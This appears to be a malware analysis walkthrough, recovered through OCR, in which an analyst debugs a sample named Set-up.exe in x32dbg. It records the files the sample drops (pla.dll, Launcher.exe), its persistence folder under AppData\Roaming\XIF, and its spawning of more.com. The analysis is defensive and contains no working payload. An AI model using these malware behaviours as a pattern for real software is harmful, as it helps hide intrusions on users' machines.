
Set-up.exe - PID: 1364 - Module: kernel32.dll - Thread: Main Thread 1380 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 11 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

```
Type      Address   Module/Label/Exception                       State     Disassembly                       Hits  Summary
Software
          0040E704  <set-up.exe.OptionalHeader.AddressOf         One-time  push ebp                          0     entry breakpoint
          02F71433  ntdll.dll                                    Enabled   lea edx,dword ptr ss:[ebp-8]      19
          75F288E0  <kernel32.dll.CreateProcessW>                Enabled   mov edi,edi                       1
          75F33130  <kernel32.dll.CreateFileA>                   Enabled   jmp dword ptr ds:[<CreateFileA>]  0
          75F33140  <kernel32.dll.CreateFileW>                   Enabled   jmp dword ptr ds:[<CreateFileW>]  6
          75F42D90  <kernel32.dll.CreateProcessA>                Enabled   mov edi,edi                       0
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  INT3 breakpoint at <kernel32.CreateProcessW> (75F288E0)!
Time Wasted Debugging: 0:00:42:01
```

We hit an interesting CreateFile breakpoint,



Set-up.exe - PID: 3356 - Module: kernelbase.dll - Thread: Main Thread 2632 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 11 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Hide FPU
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct


```
     765AE640  8BFF             mov edi,edi                       CreateFileW
     765AE642  55               push ebp
     765AE643  8BEC             mov ebp,esp
     765AE645  83E4 F8          and esp,FFFFFFF8
EIP  765AE648  83EC 18          sub esp,18
     765AE64B  8B4D 1C          mov ecx,dword ptr ss:[ebp+1C]
     765AE64E  8BC1             mov eax,ecx                       eax:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE650  25 B77F0000      and eax,7FB7                      eax:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE655  C70424 18000000  mov dword ptr ss:[esp],18         [esp]:@System@Finalization$qqrv+F8
     765AE65C  894424 04        mov dword ptr ss:[esp+4],eax
     765AE660  8BC1             mov eax,ecx                       eax:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE662  25 0000F0FF      and eax,FFF00000                  eax:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE667  894424 08        mov dword ptr ss:[esp+8],eax
     765AE66B  F7C1 00001000    test ecx,100000
     765AE671  75 31            jne kernelbase.765AE6A4
     765AE673  836424 0C 00     and dword ptr ss:[esp+C],0        [esp+0C]:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE678  8B45 14          mov eax,dword ptr ss:[ebp+14]
     765AE67B  8B55 0C          mov edx,dword ptr ss:[ebp+C]      edx:CreateFileW
     765AE67E  8B4D 08          mov ecx,dword ptr ss:[ebp+8]      [ebp+08]:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE681  894424 10        mov dword ptr ss:[esp+10],eax
     765AE685  8B45 20          mov eax,dword ptr ss:[ebp+20]
     765AE688  6A 00            push 0
     765AE68A  894424 18        mov dword ptr ss:[esp+18],eax
     765AE68E  8D4424 04        lea eax,dword ptr ss:[esp+4]
     765AE692  50               push eax                          eax:L"C:\\Windows\\SysWOW64\\pla.dll"
     765AE693  FF75 18          push dword ptr ss:[ebp+18]
     765AE696  FF75 10          push dword ptr ss:[ebp+10]
     765AE699  E8 12000000      call kernelbase.765AE6B0
     765AE69E  8BE5             mov esp,ebp
     765AE6A0  5D               pop ebp
     765AE6A1  C2 1C00          ret 1C
     765AE6A4  81E1 00001F00    and ecx,1F0000

esp=0019ECC8

.text:765AE648 kernelbase.dll:$10E648 #10DA48
```

```
x87StatusWord 0100
x87SW_B   0  x87SW_C3   0  x87SW_C2  0
x87SW_C1  0  x87SW_C0   1  x87SW_ES  0
x87SW_SF  0  x87SW_P    0  x87SW_U   0
x87SW_O   0  x87SW_Z    0  x87SW_D   0
x87SW_I   0  x87SW_TOP  0 (ST0=x87r0)

Default (stdcall)   5   Unlocked
1: [esp+4] 0019ED24 0019ED24
2: [esp+8] 70889311 pla.70889311
3: [esp+C] 0019EF48 0019EF48 L"C:\\Windows\\SysWOW64\\p
4: [esp+10] 00000001 00000001
5: [esp+14] 00000001 00000001
```

```
0019ECC8  5000D938  rtl120.@System@Finalization$qqrv+F8
0019ECCC  0019ED24
0019ECD0  70889311  return to pla.70889311 from ???
0019ECD4  0019EF48  L"C:\\Windows\\SysWOW64\\pla.dll"
0019ECD8  00000001
0019ECDC  00000001
0019ECE0  00000000
0019ECE4  00000003
0019ECE8  00000080
0019ECEC  00000000
0019ECF0  02C7AE97
0019ECF4  02C6D020
0019ECF8  007525C8
0019ECFC  0019F7B0
0019ED00  02142FA0
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  INT3 breakpoint at <kernel32.CreateFileW> (75F33140)!
Time Wasted Debugging: 0:00:26:06
```

It created a file called *pla.dll* in the SYSWOW64 folder.



C:\Windows\SysWOW64

This PC > Local Disk (C:) > Windows > SysWOW64

Name	Date modified	Type	Size
PING.EXE	12/7/2019 1:09 AM	Application	19 KB
pku2u.dll	4/23/2022 4:15 PM	Application extens...	211 KB
pla.dll	12/7/2019 1:10 AM	Application extens...	1,497 KB
playlistfolder.dll	12/7/2019 1:09 AM	Application extens...	60 KB
PlaySndSrv.dll	12/7/2019 1:09 AM	Application extens...	79 KB
PlayToDevice.dll	12/7/2019 1:09 AM	Application extens...	274 KB
PlayToManager.dll	4/23/2022 4:15 PM	Application extens...	414 KB
playtomenu.dll	12/7/2019 1:09 AM	Application extens...	140 KB
PlayToReceiver.dll	12/7/2019 1:53 AM	Application extens...	214 KB
PlayToStatusProvider.dll	12/7/2019 1:09 AM	Application extens...	29 KB
pngfilt.dll	12/7/2019 1:10 AM	Application extens...	58 KB
policymanager.dll	4/23/2022 4:15 PM	Application extens...	523 KB
polstore.dll	12/7/2019 1:09 AM	Application extens...	290 KB
PortableDeviceApi.dll	12/7/2019 1:53 AM	Application extens...	508 KB
PortableDeviceClassExtension.dll	12/7/2019 1:53 AM	Application extens...	107 KB
PortableDeviceConnectApi.dll	12/7/2019 1:53 AM	Application extens...	56 KB
PortableDeviceStatus.dll	12/7/2019 1:53 AM	Application extens...	59 KB
PortableDeviceSyncProvider.dll	12/7/2019 1:09 AM	Application extens...	129 KB
PortableDeviceTypes.dll	12/7/2019 1:53 AM	Application extens...	142 KB
PortableDeviceWiaCompat.dll	12/7/2019 1:53 AM	Application extens...	130 KB
POSyncServices.dll	12/7/2019 1:09 AM	Application extens...	52 KB
pots.dll	12/7/2019 1:09 AM	Application extens...	35 KB
powercfg.cpl	12/7/2019 1:10 AM	Control panel item	199 KB
powercfg.exe	12/7/2019 1:09 AM	Application	77 KB
powercpl.dll	4/23/2022 4:15 PM	Application extens...	157 KB
powrprof.dll	4/23/2022 4:15 PM	Application extens...	262 KB

2,481 items | 1 item selected 1.46 MB | State: Shared |

Simultaneously it also created the *Launcher.exe* in the AppData folder.



C:\Users\PMAT\AppData\Local\Temp

PMAT > AppData > Local > Temp

Name	Date modified	Type	Size
dict_cache7524781218492367221.tmp	9/28/2024 5:54 AM	TMP File	2 KB
dict_cache7706371594227931564.tmp	9/28/2024 5:54 AM	TMP File	6 KB
dict_cache7725163689388762922.tmp	9/28/2024 5:54 AM	TMP File	23 KB
dict_cache7926130394582190403.tmp	9/28/2024 5:54 AM	TMP File	1 KB
dict_cache8671122126219549822.tmp	9/28/2024 5:54 AM	TMP File	6 KB
dict_cache9412242184694578715.tmp	9/28/2024 5:54 AM	TMP File	6 KB
dict_cache9949116833156749585.tmp	9/28/2024 5:54 AM	TMP File	16 KB
dict_cache9958541818353085985.tmp	9/28/2024 5:54 AM	TMP File	6 KB
f7a56d4f	9/28/2024 6:27 AM	File	2,156 KB
f8b4d6e5	9/28/2024 9:17 AM	File	2,156 KB
fb8edf8a	9/28/2024 6:27 AM	File	2,156 KB
fd9ec61c	9/28/2024 8:26 AM	File	2,156 KB
ffa3da74	9/28/2024 6:27 AM	File	2,156 KB
installbuilder_installer.log	9/27/2024 12:26 AM	Text Document	10 KB
Launcher.exe	9/28/2024 8:24 AM	Application	938 KB
Microsoft Visual C++ 2010 x64 Redistrib...	9/25/2024 11:41 PM	HTML File	83 KB
Microsoft Visual C++ 2010 x64 Redistrib...	9/25/2024 11:41 PM	Text Document	311 KB
Microsoft Visual C++ 2010 x64 Redistrib...	9/26/2024 12:36 AM	HTML File	90 KB
Microsoft Visual C++ 2010 x64 Redistrib...	9/26/2024 12:36 AM	Text Document	309 KB
Microsoft Visual C++ 2010 x64 Redistrib...	9/26/2024 12:36 AM	Text Document	233 KB
Microsoft Visual C++ 2010 x86 Redistrib...	9/25/2024 11:41 PM	HTML File	78 KB
Microsoft Visual C++ 2010 x86 Redistrib...	9/25/2024 11:41 PM	Text Document	334 KB
Microsoft Visual C++ 2010 x86 Redistrib...	9/26/2024 12:37 AM	HTML File	86 KB
Microsoft Visual C++ 2010 x86 Redistrib...	9/26/2024 12:37 AM	Text Document	332 KB
Microsoft Visual C++ 2010 x86 Redistrib...	9/26/2024 12:37 AM	Text Document	232 KB
wmsetup.log	9/25/2024 11:14 PM	Text Document	1 KB

111 items |

We hit another breakpoint of CreateProcess, it is creating a process of *IUservice* from the roaming folder,



```
EIP ECX  75F288E0   8BFF            mov edi,edi                                CreateProcessW
         75F288E2   55              push ebp
         75F288E3   8BEC            mov ebp,esp
         75F288E5   5D              pop ebp
         75F288E6   FF25 F814F975   jmp dword ptr ds:[<CreateProcessW>]        JMP.&CreateProcessW
         75F288EC   CC              int3
         75F288ED   CC              int3
         75F288EE   CC              int3
         75F288EF   CC              int3
         75F288F0   CC              int3
         75F288F1   CC              int3
         75F288F2   CC              int3
         75F288F3   CC              int3
         75F288F4   CC              int3
         75F288F5   CC              int3
         75F288F6   CC              int3
         75F288F7   CC              int3
         75F288F8   CC              int3
         75F288F9   CC              int3
         75F288FA   CC              int3
         75F288FB   CC              int3
         75F288FC   CC              int3
         75F288FD   CC              int3
         75F288FE   CC              int3
         75F288FF   CC              int3
         75F28900   8BFF            mov edi,edi                                FindActCtxSectionStringW
         75F28902   55              push ebp
         75F28903   8BEC            mov ebp,esp
         75F28905   5D              pop ebp
         75F28906   FF25 7817F975   jmp dword ptr ds:[<FindActCtxSectionStr    JMP.&FindActCtxSectionStringW
         75F2890C   CC              int3
         75F2890D   CC              int3
edi=<rtl120.@Rtl@initialization$qqrv>

.text:75F288E0 kernel32.dll:$188E0 #98E0 <CreateProcessW>
```

```
ST(0) 00000000000000000000 x87r0 Empty 0.00000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.00000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.00000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.00000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.00000000000000
ST(5) 40058000000000000000 x87r5 Empty 64.0000000000000
ST(6) 40028000000000000000 x87r6 Empty 8.00000000000000
ST(7) 3FFDC000000000000000 x87r7 Empty 0.37500000000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0100
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  1  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
x87SW_I  0  x87SW_TOP 0 (ST0=x87r0)
```

```
1: [esp+4] 00000000 00000000
2: [esp+8] 004B40A8 004B40A8 L"C:\\Users\\PMAT\\AppData\
3: [esp+C] 00000000 00000000
4: [esp+10] 00000000 00000000
5: [esp+14] 00000000 00000000
```

```
Address  Hex                                              ASCII
77D51000 36 00 38 00 A0 C1 D5 77 1C 00 1E 00 80 C1 D5 77  6.8. AÕw.....AÕw
77D51010 28 00 2A 00 54 C1 D5 77 34 00 36 00 1C C1 D5 77  (.*.TÁÕw4.6..ÁÕw
77D51020 1E 00 20 00 FC C0 D5 77 1A 00 1C 00 E0 C0 D5 77  .. .üÀÕw....àÀÕw
77D51030 18 00 1A 00 C4 C0 D5 77 20 00 22 00 A0 C0 D5 77  ....ÄÀÕw .". ÀÕw
77D51040 30 00 32 00 6C C0 D5 77 2C 00 2E 00 3C C0 D5 77  0.2.lÀÕw,...<ÀÕw
77D51050 20 00 22 00 18 C0 D5 77 18 00 1A 00 FC BF D5 77   ."..ÀÕw....ü¿Õw
77D51060 10 00 12 00 E8 BF D5 77 24 00 26 00 F0 7B D5 77  ....è¿Õw$.&.ð{Õw
77D51070 18 00 00 00 00 00 00 00 84 17 D5 77 40 00 00 00  ..........Õw@...
77D51080 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00  ................
77D51090 7C 17 D5 77 40 00 00 00 00 00 00 00 00 00 00 00  |.Õw@...........
77D510A0 18 00 00 00 00 00 00 00 94 17 D5 77 40 00 00 00  ..........Õw@...
77D510B0 00 00 00 00 00 00 00 00 16 00 18 00 18 7C D5 77  ............|Õw
```

```
0019EC6C 708844CD return to pla.708844CD from ???
0019EC70 00000000
0019EC74 004B40A8 L"C:\\Users\\PMAT\\AppData\\Roaming\\XIF\\IUService.exe"
0019EC78 00000000
0019EC7C 00000000
0019EC80 00000000
0019EC84 08000000
0019EC88 00000000
0019EC8C 00000000
0019EC90 0019EC98
0019EC94 0019ECDC
0019EC98 00000000
0019EC9C 00000000
0019ECA0 00000000
0019ECA4 00000000
```


Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at <kernel32.CreateProcessW> (75F288E0)!

Time Wasted Debugging: 0:00:41:29

ENG IN 10:29 AM 10/1/2024

Unfortunately, we do not see any executable in that folder, although it copied itself in that folder for **persistence**.



C:\Users\PMAT\AppData\Roaming\XIF


This PC > Local Disk (C:) > Users > PMAT > AppData > Roaming > XIF

Name	Date modified	Type	Size
KQMLMKGXLFNFBDCOVH	9/28/2024 6:07 AM	File folder	
madbasic_.bpl	9/23/2024 5:04 AM	BPL File	213 KB
maddisAsm_.bpl	9/23/2024 5:04 AM	BPL File	65 KB
madexcept_.bpl	9/23/2024 5:04 AM	BPL File	439 KB
ovqjav	9/23/2024 5:04 AM	File	29 KB
rtl120.bpl	9/23/2024 5:04 AM	BPL File	1,070 KB
ulq	9/23/2024 5:04 AM	File	1,501 KB
vcl120.bpl	9/23/2024 5:04 AM	BPL File	1,969 KB

8 items

ENG IN 3:59 AM 9/29/2024

Another breakpoint of CreateProcess was hit, it is creating a process of *more.com* from the SYSWOW64 folder,



Set-up.exe - PID: 1364 - Module: kernelbase.dll - Thread: Main Thread 1380 - x32dbg [Elevated]

```
EIP ──> 7659D6E0   8BFF          mov edi,edi                                CreateProcessW
        7659D6E2   55            push ebp
        7659D6E3   8BEC          mov ebp,esp
        7659D6E5   6A 00         push 0
        7659D6E7   FF75 2C       push dword ptr ss:[ebp+2C]
        7659D6EA   FF75 28       push dword ptr ss:[ebp+28]
        7659D6ED   FF75 24       push dword ptr ss:[ebp+24]
        7659D6F0   FF75 20       push dword ptr ss:[ebp+20]
        7659D6F3   FF75 1C       push dword ptr ss:[ebp+1C]
        7659D6F6   FF75 18       push dword ptr ss:[ebp+18]                 [ebp+18]:L"C:\\Windows\\SysWOW64\\more.com"
        7659D6F9   FF75 14       push dword ptr ss:[ebp+14]
        7659D6FC   FF75 10       push dword ptr ss:[ebp+10]
        7659D6FF   FF75 0C       push dword ptr ss:[ebp+C]                  [ebp+0C]:DllCanUnloadNow+121
        7659D702   FF75 08       push dword ptr ss:[ebp+8]                  [ebp+08]:CreateProcessW
        7659D705   6A 00         push 0
        7659D707   E8 24000000   call <kernelbase.CreateProcessInternalW>
        7659D70C   5D            pop ebp
        7659D70D   C2 2800       ret 28
        7659D710   CC            int3
        7659D711   CC            int3
        7659D712   CC            int3
        7659D713   CC            int3
        7659D714   CC            int3
        7659D715   CC            int3
        7659D716   CC            int3
        7659D717   CC            int3
        7659D718   CC            int3
        7659D719   CC            int3
        7659D71A   CC            int3
        7659D71B   CC            int3
        7659D71C   CC            int3
        7659D71D   CC            int3

edi=shdocvw.707FCF9F

.text:7659D6E0 kernelbase.dll:$FD6E0 #FCAE0 <CreateProcessW>
```

```
Hide FPU

ST(0) 0000000000000000000 x87r0 Empty 0.00000000000000
ST(1) 0000000000000000000 x87r1 Empty 0.00000000000000
ST(2) 0000000000000000000 x87r2 Empty 0.00000000000000
ST(3) 0000000000000000000 x87r3 Empty 0.00000000000000
ST(4) 0000000000000000000 x87r4 Empty 0.00000000000000
